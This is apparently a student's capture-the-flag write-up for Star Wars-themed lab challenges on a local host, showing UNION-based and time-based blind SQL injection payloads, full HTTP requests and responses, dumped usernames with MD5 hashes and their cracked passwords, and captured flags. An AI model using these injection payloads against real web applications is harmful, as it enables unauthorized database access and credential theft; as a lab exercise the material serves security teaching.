Content-Type: text/html; charset=UTF-8

command id : a
bot number :
bot command:
```

And it also works !
So we can conclude that the first column accepts both **numbers and strings**.
Now we try the rest of the columns….
And we get that also the rest of the columns accept **numbers and strings**,
column 2 corresponds to **bot number,**
column 3 corresponds to **bot command**
column 4 is not displayed anywhere

Now it would be easier knowing all this, to identify the user, it could be done just by using '**select USER()**'(for MYSQL (identified by a nmap scan))

300000+union+select+USER(),1,3,1+%23

```
command id : jabba_the_hutt@localhost
bot number : 1
bot command: 3
```

So the user used to connect to the database is "**jabba_the_hutt**"

[2]

To get the name of the user table we need to use **`information_schema.tables(`**https://dev.mysql.com/doc/refman/8.0/en/information-schema-tables-table.html **)** to go trough all table name and find the one that we need. To make it easier I will just append the names(**group_concat()**) of all tables and display them in on of the 3 columns like that:

30000+union+select+group_concat(table_name),1,1,2+from+information_schema.tables+%23

```
GET /jabbathehutt/23402349291091023910390 1.php?id=
30000+union+select+group_concat(table_name),1,1,2+from+information_schema.tables+%23 HTTP/1.1
Host: 172.17.0.4
Upgrade-Insecure-Requests: 1
User-Agent: jabba-bot
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
1  HTTP/1.1 200 OK
2  Date: Wed, 19 Jan 2022 03:21:32 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Vary: Accept-Encoding
5  Content-Length: 385
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9  command id :
   CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMN_PRIVI
   LEGES,ENGINES,EVENTS,FILES,GLOBAL_STATUS,GLOBAL_VARIABLES,KEY_COLUMN_USAGE,OPTIMIZER
   _TRACE,PARAMETERS,PARTITIONS,PLUGINS,PROCESSLIST,PROFILING,REFERENTIAL_CONSTRAINTS,R
   OUTINES,SCHEMATA,SCHEMA_PRIVILEGES,SESSION_STATUS,SESSION_VARIABLES,STATISTICS,TABLE
   S,TAB
10 bot number : 1
11 bot command: 1
12
```

But for some reason it doesn't display all the table(probably the size of the string doesn't fit all the data), but in the first part of the string we don't find anything interesting. So let's 'cut' the part from the string we don't care about, and see the rest of it. This could be done by using the function '**substring()**'.

Let's skip the first **200** character and display **1000** from the whole string:

30000+union+select+substring(group_concat(table_name),200,1000),1,1,2+from+information_schema.tables+%23

```
GET /jabbathehutt/23402349291091023910390 1.php?id=
30000+union+select+substring(group_concat(table_name),200,1000),1,1,2+from+information_schema.t
ables+%23 HTTP/1.1
Host: 172.17.0.4
Upgrade-Insecure-Requests: 1
User-Agent: jabba-bot
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
1  HTTP/1.1 200 OK
2  Date: Wed, 19 Jan 2022 03:27:10 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Vary: Accept-Encoding
5  Content-Length: 869
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9  command id :
   UGINS,PROCESSLIST,PROFILING,REFERENTIAL_CONSTRAINTS,ROUTINES,SCHEMATA,SCHEMA_PRIVILE
   GES,SESSION_STATUS,SESSION_VARIABLES,STATISTICS,TABLES,TABLESPACES,TABLE_CONSTRAINTS
   ,TABLE_PRIVILEGES,TRIGGERS,USER_PRIVILEGES,VIEWS,INNODB_LOCKS,INNODB_TRX,INNODB_SYS_
   DATAFILES,INNODB_FT_CONFIG,INNODB_SYS_VIRTUAL,INNODB_CMP,INNODB_FT_BEING_DELETED,INN
   ODB_CMP_RESET,INNODB_CMP_PER_INDEX,INNODB_CMPMEM_RESET,INNODB_FT_DELETED,INNODB_BUFF
   ER_PAGE_LRU,INNODB_LOCK_WAITS,INNODB_TEMP_TABLE_INFO,INNODB_SYS_INDEXES,INNODB_SYS_T
   ABLES,INNODB_SYS_FIELDS,INNODB_CMP_PER_INDEX_RESET,INNODB_BUFFER_PAGE,INNODB_FT_DEFA
   ULT_STOPWORD,INNODB_FT_INDEX_TABLE,INNODB_FT_INDEX_CACHE,INNODB_SYS_TABLESPACES,INNO
   DB_METRICS,INNODB_SYS_FOREIGN_COLS,INNODB_CMPMEM,INNODB_BUFFER_POOL_STATS,INNODB_SYS
   _COLUMNS,INNODB_SYS_FOREIGN,INNODB_SYS_TABLESTATS,accounts,bots,comma
10 bot number : 1
11 bot command: 1
```

And at the end we could see 3 tables which are not made of capital letters only, so probably these tables were user created, and the one named '**accounts**' should contain the users..

[3]

To get the table columns of the '**accounts**', instead of using **information_schema.tables,** we will be using **`information_schema.columns(`**https://dev.mysql.com/doc/refman/8.0/en/information-schema-columns-table.html **)**

Now we know the table so our querry will look like this:

30000+union+select+group_concat(COLUMN_NAME),1,1,2+FROM+information_schema.columns+where+table_name+%3d+'accounts'+%23

```
GET /jabbathehutt/234023492910910239103901.php?id=
30000+union+select+group_concat(COLUMN_NAME),1,1,2+FROM+information_schema.columns+where+table_
name+%3d+'accounts'+%23 HTTP/1.1
Host: 172.17.0.4
Upgrade-Insecure-Requests: 1
User-Agent: jabba-bot
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 200 OK
Date: Wed, 19 Jan 2022 03:38:08 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 64
Connection: close
Content-Type: text/html; charset=UTF-8

command id : id,username,password
bot number : 1
bot command: 1
```

And we get 3 columns : **id, username, password**

Now we can just get information straight from the table, and get the users and their passwords:

30000+union+select+group_concat(username),group_concat(password),1,2+FROM+accounts+%23

```
GET /jabbathehutt/234023492910910239103901.php?id=
30000+union+select+group_concat(username),group_concat(password),1,2+FROM+accounts+%23 HTTP/1.1
Host: 172.17.0.4
Upgrade-Insecure-Requests: 1
User-Agent: jabba-bot
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 19 Jan 2022 03:40:21 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 202
Connection: close
Content-Type: text/html; charset=UTF-8

command id : jabba,boba_fett,skorr,dengar
bot number :
fc920f9ece8fff2667d212038e270e63,5ebe2294ecd0e0f08eab7690d2a6ee69,8ed2903d9877688be2
13bd7f37d58349,25d55ad283aa400af464c76d713c07ad
bot command: 1
```

jabba : fc920f9ece8fff2667d212038e270e63
boba_fett: 5ebe2294ecd0e0f08eab7690d2a6ee69
skorr : 8ed2903d9877688be213bd7f37d58349
dengar : 25d55ad283aa400af464c76d713c07ad

[4]

To get the type of the hash, I've just put one of them in an online hash analyzer(https://www.tunnelsup.com/hash-analyzer/) and I've got **MD5**

[5]/ **TASK 3**


You can also crack the passwords with John the Ripper (JtR).

- Write down the commands for JtR and/or creation of the input files.
- Write down the cracked password for each user.

To crack them, again I've used online md5 cracker(https://www.md5online.org/md5-decrypt.html) instead of using john, and I've got this:

jabba: fc920f9ece8fff2667d212038e270e63 = Leia
boba_fett: 5ebe2294ecd0e0f08eab7690d2a6ee69 = secret
skorr: 8ed2903d9877688be213bd7f37d58349 = skorr
dengar: 25d55ad283aa400af464c76d713c07ad = 12345678

Next just log in, using one of the credentials on **1.php**



Congratz, here_is_your_flag: flag_b1g_f4t_u9l1_w000000rm

/kessel


You are part of a mission that wants to rescue a rebel member from the prison planet “Kessel”. You already gained access to the admin board of the prison, but the account does not have the permissions to open prison doors.

Username: Eth Koth Password: hi_i_am_eth


Identify a vulnerability in the prison control panel that allows you to gain administrative access. Open the door of the captured wookie (Rorwroor).

- Describe your actions.
- Write down the flag?


When we go to the /kessel, we are greated with this login screen:



When we enter the given **username** and **password** we go to this page:



And we have to open the door for the ‘**Rorworr**’ prisoner, but we don’t have the permissions to do it:



So, I’ve started searching for SQL vulnerabilities in the **login page.** And found nothing. Next I decided to see what querries are being sent to the server using **burp suite proxy** and I’ve got these querries:

When logging in:

```
POST /kessel/index.php HTTP/1.1
Host: 172.17.0.4
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.17.0.4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.17.0.4/kessel/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=fuair3a41sun31htnv5bogsiki
Connection: close

username=Eth+Koth&password=hi_i_am_eth
```

Getting the stuff for the control panel page:

```
GET /kessel/admin.php HTTP/1.1
Host: 172.17.0.4
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.17.0.4/kessel/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=fuair3a41sun31htnv5bogsiki
Connection: close
```

We have 6 of those(2 per prisoner), where the size only changes

```
GET /kessel/image.php?profile_id=2123&size=small HTTP/1.1
Host: 172.17.0.4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://172.17.0.4/kessel/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=fuair3a41sun31htnv5bogsiki
Connection: close
```

One of those parameters might be sql injectable, so let's try it by adding " ' "(quote) after the parameters:

```
GET /kessel/image.php?profile_id=2123'&size=small HTTP/1.1
Host: 172.17.0.4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://172.17.0.4/kessel/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=fuair3a41sun31htnv5bogsiki
Connection: close
```

```
1  HTTP/1.1 200 OK
2  Date: Thu, 20 Jan 2022 19:29:42 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 158
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <pre>
     You have an error in your SQL syntax; check the manual that corresponds to your MySQL
     server version for the right syntax to use near ''' at line 1
   </pre>
```

And we get an error, so the **profile_id** is injectable.

Let's check if is **Union** injectable by adding this:

union select null#

```
Connection: close
Content-Type: text/html; charset=UTF-8

<pre>
  The used SELECT statements have a different number of columns
</pre>
```

So it is, next let's see how many columns we have, by addint **,null** until we don't get **the different number of columns** error

```
e.php?profile_id=2123+union+select+null,null,null,null%23&size=small

lla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
.0.4692.71 Safari/537.36
if,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
172.17.0.4/kessel/admin.php
 gzip, deflate
 en-US,en;q=0.9
D=fuair3a41sun31htnv5bogsiki
e
```

```
Pretty  Raw  Hex  Render
1  HTTP/1.1 200 OK
2  Date: Thu, 20 Jan 2022 19:45:09 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Content-Length: 6774
8  Connection: close
9  Content-Type: image/jpeg
10
11 ÿØÿàJFIF``ÿâXICC_PROFILEHLinomntrRGB XYZ Î  1acspMSFTI
   cprtP3desclwtptõbkptrXYZgXYZ,bXYZ@dmndTpdmddÄvuedLview
   Copyright (c) 1998 Hewlett-Packard CompanydescsRGB IEC
    XYZ o¢8öXYZ b·ÚXYZ $ ¶ÏdescIEC http://www.iec.chIEC h
   Default RGB colour space - sRGB.IEC 61966-2.1 Default
   sRGBdesc,Reference Viewing Condition in IEC61966-2.1,R
   IEC61966-2.1viewxþ_.ÏíÌ\XYZ L VPWçmeassig CRT curv
12 #(-27;@EJOTY^chmrw|¤©®²·½ÁÆÈÐÕÛàåéðöú%+28>ELRY`gnu|¡©±
   ~¢®ºÇÓàìù -;HUcq~¨¶ÄÓáðþ+:IXgw¦µÅÕåö'7HYj{¯ÀÑãõ+=Oat¬¿
   ù
13
```

union select null,null,null,null#

And you can see that we have 4 columns

Next let's see what type of data, each column accepts, this can be done by changing the **nulls** with a **number/string**

union select 'a',null,null,null#

```
d=2123+union+select+'a',null,null,null%23&size=small

s NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
ri/537.36
nage/apng,image/svg+xml,image/*,*/*;q=0.8
el/admin.php

lhtnv5bogsiki
```

```
1  HTTP/1.1 200 OK
2  Date: Thu, 20 Jan 2022 19:47:
3  Server: Apache/2.4.29 (Ubuntu
4  Expires: Thu, 19 Nov 1981 08:
5  Cache-Control: no-store, no-c
6  Pragma: no-cache
7  Content-Length: 6774
8  Connection: close
9  Content-Type: image/jpeg
10
11 ÿØÿàJFIF``ÿâXICC_PROFILEHLinc
   cprtP3desclwtptðbkptrXYZgXYZ,
   Copyright (c) 1998 Hewlett-Pa
```

We see that the first column accepts strings, let's test for the rest now……
And we get that all columns accept strings.

union select 'a','b','c','d'#

From now on I *w*ill be using time based sql injections to get data.

To get the username and password we will have to know:

6. Each symbol of the username/password for the admin user

^

|

5. The length of the username/password of the user that has permissions to open **Rorworr's** door

^

|

4. The number of entries(users) in the table

^

|

3.The number of columns and names of columns in the table containing the credentials

^

|

2. The name of the table containing the credentials

^

|

1. The number of tables in the database, so we can skip the tables that are always there

[1]

To get the number of table, I am going to use information_schema.tables:

=

union select if((select count(*) from information_schema.tables)>1 ,sleep(5),'a'),null,null,null #

And we get that we have 63 tables in the database.

[2]

I will extract the names of the tables, symbol by symbol, starting from the last table(Usually the first tables are made by the database and are not important), but before that, I want to know how long is the table name, this can be done by:

union select if((select length(table_name) from INFORMATION_SCHEMA.TABLES limit 62,1) > 3, sleep(5),'a'),null,null,null# | *Checks if the number of letters that the last table is made of, is greater then 3, if so sleep for 5 secs*

And we get that the name of the table is **4** symbols long

Next, we start extracting the letters, one by one:

union select if(substring((select table_name from INFORMATION_SCHEMA.TABLES limit 62,1),1,1) = 'a',sleep(10),'a'),null,null,null# | *Checks if the first letter of the last table is 'a' If so sleep for 5 secs*

And we get that the table is called '**user**'. This table should contain the users, so we got lucky that we don't have to check more tables.

[3]

To get the column names, first we have to know how many column we have:

union select if((select count(column_name) from information_schema.columns where table_name = 'user')>2 ,sleep(5),'a'),null,null,null# | *Checks if the number of columns from the table user is greater then 2, if so sleep for 5 secs*

And we get **3** columns, now we have to get the name of each column, but before that we have to get the **length**(number of symbols) of each column:

union select if ((select length(column_name) from information_schema.columns where table_name = 'user' limit 0,1) > 1 ,sleep(4),'a'),null,null,null# | *Checks if the length of the first column from the table user is greater then 1, if so sleep for 4 secs*

And we get:

column 1 : **8** symbols
column 2 : **8** symbols
column 3 : **5** symbols

Next we start extracting the name of each column:
union select if(substring((select column_name from information_schema.columns where table_name = 'user' limit 0,1) ,1,1) = 'a' ,sleep(5),'a'),null,null,null# | *Checks if the first later of the column name is 'a' (for column 1) , if so sleep for 5 secs*

And we get for the column names:

username,
password,
admin

[4]

Now we get the number of users in the table:
union select if((select count(*) from user) > 1 ,sleep(3),'a'),null,null,null# | *Checks if the number of entries in the table is greater then 1, if so sleep for 3 secs*

And we get that we have 2 users in the table(one of them is **Eth Koth**)

[5]

Now we get the length of the username and password for each user:

union select if ((select length(username) from user limit 0,1) > 5, sleep(3), 'a'),null,null,null#
union select if ((select length(passowrd) from user limit 0,1) > 5, sleep(3), 'a'),null,null,null#

And we get that the first username is **8** symbols and the second one is **9**(so the first one is **Koth** and the second one is that we have to find) and the passwords are **11** and **12** symbols long.

[6]

Now we start extracting the username and password:


union select if(substring((select [username/password] from user limit 1,1),1,1) > 'a', sleep(3), 'a'),null,null,null#

And we get:

username: sly moore
password: sly_as_a_fox

So we login as sly moore and we get the flag:

flag_kyl0_r3n_1s_4n_3m0



Made by Dimitar Banchev